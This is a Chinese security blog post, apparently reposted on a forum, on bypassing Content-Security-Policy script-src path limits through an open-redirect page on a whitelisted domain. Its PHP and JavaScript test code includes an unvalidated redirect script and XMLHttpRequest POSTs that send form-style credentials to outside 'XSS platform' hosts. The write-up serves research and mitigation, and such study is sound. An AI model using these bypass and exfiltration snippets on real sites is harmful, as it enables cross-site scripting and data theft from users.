

---

作者：LoRexxar 原文连接：<http://lorexar.cn/2016/10/31/csp-then2/>

CSP真神奇，前段时间看了一篇国外的文章，导致有了新的体验，302不仅仅可以在ssrf中有特殊的表现，就连csp也可以，很强势

[原文连接](#)

## 漏洞

让我们逐步分析漏洞的成因

根据文章，首先我们意识到如果我们构造一个重定向，就可以bypass CSP的域限制，在分析之前，我们先看一个测试页面

```
<?php

header("Content-Security-Policy: script-src http://127.0.0.1/ http://xss.cc/the_only_allow_dir/");

?>

<html>
<head>
</head>
<body>
  csp header test

  <script src="/test/js/test.php?u="//xss.cc/myjs/a.js">
  </script>
</body>
</html>
```

这是一个比较常见的包含csp的站，整个站都在/test/下，/test/js/下包含正常的js。

而CSP中仅仅允许了两个域

- <http://127.0.0.1>
- [http://xss.cc/the\\_only\\_allow\\_dir/](http://xss.cc/the_only_allow_dir/)

在第一个域下的某个位置有个可以定义重定向的页面，比如

<http://127.0.0.1/test.php>

这里测试的时候写在了根目录下，不过是要是域内允许的任何为之都可以

```
<?php

header("Location: " . $_GET[u]);

?>
```

这样的功能一般多出现在登陆页面

第二个我们需要一个被允许的域，比如<http://127.0.0.1/>里一般会有js目录被允许，然后可能存在upload域可以上传一个js


这里我们允许了[http://xss.cc/the\\_only\\_allow\\_dir/](http://xss.cc/the_only_allow_dir/)这个域，然后在

<http://xss.cc/myjs/a.js>

写了一个js，内容是

```
alert(32)
```

现在所有的条件都具备了，打开上面的测试页面。



成功了

## 漏洞的限制以及必备条件？

在成功之后，我们可能需要讨论的更多，那么这个漏洞的限制在哪

如果我们不允许302所在的域

代码成了下面这样


```
<?php

header("Content-Security-Policy: script-src http://127.0.0.1/test/js/ http://xss.cc/test/");


?>

<html>
<head>
</head>
<body>
csp header test<!--
<script>
document.cookie = "csp=" + escape("sad@jisajid&*JDSJddsajhdsajkh21sa213123o1") + ";";
</script>
-->
<script src="/test/302.php?u=//xss.cc/myjs/a.js">
</script>
</body>
</html>
```

这里我们把302.php放在了站的根目录下，而我们只允许了<http://127.0.0.1/test/js/>和<http://xss.cc/test/>两个域下，很显然，302.php并不在被允许的域，结果显而易见。



## csp header test



被CSP拦截了

去掉外域的允许

将代码改为


```
<?php


header("Content-Security-Policy: script-src http://127.0.0.1/test/js/");


?>

<html>
<head>
</head>
<body>
csp header test<!--
<script>
document.cookie = "csp=" + escape("sad@jisajid&*JDSJddsajhdsajkh21sa213123o1") + ";";
</script>
-->
<script src="/test/js/302.php?u=//xss.cc/myjs/a.js">
</script>
</body>
</html>
```

我们/test/js/302.php?u=//xss.cc/myjs/a.js这句跳转到了外域xss.cc的myjs目录下，但是我们把外域下的CSP策略删除了。

 Load URL

 Split URL

 Execute

☐ Enable Post data

☐ Enable Referrer

csp header test



结果是CSP仍然会追过去，被拦截了，什么都没发生。

外域既然允许，我们可以直接使用吗


测试到这里，肯定有个猜测，如果外域既然允许，是不是我们可以直接使用，代码如下


```
<?php
header("Content-Security-Policy: script-src http://127.0.0.1/test/js/ http://xss.cc/test/");


?>

<html>
<head>
</head>
<body>
csp header test<!--
<script>
document.cookie = "csp=" + escape("sad@jisajid&*JDSJddsajhdsajkh21sa213123o1") + ";";
</script>
-->
<script src="//xss.cc/myjs/a.js">
</script>
</body>
</html>
```

结果不变

 Load URL

 Split URL

 Execute

☐ Enable Post data

☐ Enable Referrer

## csp header test



既然能执行js，那么能发数据到xss平台吗

既然我们成功的绕过了CSP的限制，那么我们是不是能把数据发送出去呢，比如发到xss平台

代码仍然如下

```
<?php

header("Content-Security-Policy: script-src http://127.0.0.1/test/js/ http://xss.cc/test/");


?>

<html>
<head>
</head>
<body>
csp header test<!--
<script>
document.cookie = "csp=" + escape("sad@jisajid&*JDSJddsajhdsajkh21sa213123o1") + ";";
</script>
-->
<script src="/test/js/302.php?u="//xss.cc/myjs/test.js">
</script>
</body>
</html>
```


这里我们把js换成了test.js

```
var xml = new XMLHttpRequest();
xml.open('POST', 'http://xss.cc', true);
xml.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
xml.send('username=123&password=123');
```

```
var xml = new XMLHttpRequest();
xml.open('POST', 'http://xss.163.cc', true);
xml.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
xml.send('username=123&password=123');
```

 Load URL

 Split URL

 Execute

☐ Enable Post data ☐ Enable Referrer

csp header test

看上去成功了

看上去收到了，可是我们是不是忽略了什么，CSP的设置好像少了default-src


```
<?php
```

```
header("Content-Security-Policy: default-src self script-src http://127.0.0.1/test/js/ http://xss.lazysheep.cc/test/");
```


?

```
<html>
<head>
</head>
<body>
csp header test<!--
<script>
document.cookie = "csp=" + escape("sad@jisajid*JDSJddsajhdsajkh21sa213123o1") + ";";
</script>
-->
<script src="/test/js/302.php?u=//xss.lazysheep.cc/myjs/test.js">
</script>
</body>
</html>
```

现在再试试看



csp header test



被拦截了，事实上，并没有成功跨域

## 结论

总结来看，这里漏洞利用需要一些条件

- 1、在script-src允许的域下，需要存在一个重定向的页面，这种页面大多存在于登陆，退出登录。
- 2、在script-src允许的域下，存在某个任意文件的上传点（任意目录）。
- 3、有特别的方式跨域发送请求，或者有站内域可以接受请求。

看起来是比较难得利用条件，但是其实不然

比如某个站调用某个cdn，或者类似于script-src example.com/scripts/  
google.com/recaptcha/，google.com/script/\*下有个evil.js，然后刚好站内有个重定向，漏洞条件已经成立了。

## 为什么

那么为什么CSP会发生这样的漏洞呢，原作者提到了这样的问题,在Egor Homakov的文章中说了这个问题  
<http://www.myseosolution.de/deanonymizing-facebook-users-by-csp-bruteforcing/>

事实上如果想要避免这样的问题，我们需要紧缩csp中允许的范围，而最好的解决办法是禁用重定向，文档中关于重定向的文章在这里  
<https://www.w3.org/TR/CSP2/#source-list-paths-and-redirects>

点击收藏 | 0 关注 | 0

1. 1 条回复



[笑然](#)
2016-12-12 12:19:35

点赞

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#)
[关于社区](#)
[友情链接](#)
[社区小黑板](#)